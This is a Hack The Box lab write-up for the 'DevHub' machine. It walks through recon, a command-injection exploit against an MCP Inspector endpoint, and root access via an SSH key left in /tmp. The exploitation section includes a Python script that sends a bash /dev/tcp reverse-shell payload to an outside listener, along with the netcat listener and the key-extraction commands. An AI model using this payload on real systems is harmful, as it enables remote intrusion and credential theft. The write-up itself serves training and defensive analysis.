Hack The Box
DevHub
Summary
DevHub is a Medium Linux machine hosting an internal development platform. An
MCP Inspector instance on port 6274 parses server configurations insecurely,
executing the command field and yielding a reverse shell as analyst. A
world-readable /tmp/opsdump.json contains root's private SSH key, which is used
to log in directly as root.
Machine Information
| Name | Difficulty | OS | Platform |
|---|---|---|---|
| DevHub | Medium | Linux | Hack The Box |
Attack Path
- Nmap reveals SSH (22) and HTTP (80).
- Web enumeration shows the DevHub platform with three services.
- MCP Inspector is identified on port 6274.
- The MCP protocol parser is vulnerable to code injection.
- RCE provides a foothold as
analyst. /tmp/opsdump.jsonexposes root's private SSH key.- SSH as root with the recovered key.
Reconnaissance

Initial enumeration was performed with Nmap.
nmap -sC -sV -A -T4 10.129.1.108
| Port | Service | Notes |
|---|---|---|
| 22 | SSH | OpenSSH 8.2p1 (Ubuntu) |
| 80 | HTTP | nginx 1.18.0, title "DevHub" |
The host was added to /etc/hosts as devhub.htb.
Web Enumeration
http://devhub.htb presented the DevHub "Internal Development & Analytics
Platform" with three services:

- MCP Inspector — active on port 6274 (MCP development/debugging tool)
- Analytics Dashboard — internal only,
localhost:8888(Jupyter) - Code Repository — internal Git server, in maintenance mode
The MCP Inspector was the most promising vector.
Exploitation — MCP Protocol Parsing

The MCP Inspector (http://devhub.htb:6274) processes MCP server configurations
via an HTTP POST. The parser executed the command field without sanitization,
enabling code injection.

A malicious server configuration was sent to /mcp/add:
import requests

target = "http://devhub.htb:6274"
payload = {
    "name": "test",
    "command": "bash -c 'bash -i >& /dev/tcp/10.10.14.116/4444 0>&1'",
}

response = requests.post(f"{target}/mcp/add", json=payload)
print(response.text)
Initial Access
A listener received the reverse shell as analyst.
nc -vnlp 4444

uid=1000(analyst) gid=1000(analyst) groups=1000(analyst),4(adm)
Privilege Escalation
Enumeration
Searching the filesystem revealed a sensitive file in /tmp:
find / -name "*opsdump*" 2>/dev/null
# /tmp/opsdump.json
The file contained root's private SSH key in plaintext.

python3 -c "import json; print(json.load(open('/tmp/opsdump.json'))['root_private_key'])" > /tmp/root_key
chmod 600 /tmp/root_key
SSH as root
The recovered key allowed a direct login as root.
ssh -i /tmp/root_key root@10.129.1.108

uid=0(root) gid=0(root) groups=0(root)
Flags
User
cat /home/analyst/user.txt
193356...
Root
cat /root/root.txt

436d1fdb2f62729c73654d23d0dc857c
Vulnerabilities Identified
MCP Protocol Parsing — Code Execution
- The MCP Inspector executed the
commandfield from a server configuration viasubprocesswithout validation.
Impact: unauthenticated remote code execution as analyst.
Insecure Credential Storage
- Root's private SSH key was stored in plaintext in the world-readable
/tmp/opsdump.json.
Impact: direct privilege escalation to root.
Tools Used
- Nmap
- curl
- Netcat
- Python 3
- SSH
Key Takeaways
- Lesser-known protocols (like MCP) can ship parsers with critical injection bugs.
/tmpis a frequent credential dumping ground; always enumerate it after a foothold.- Internal DevOps tooling is often less hardened than user-facing applications.
- Found SSH keys should be tested against all known users.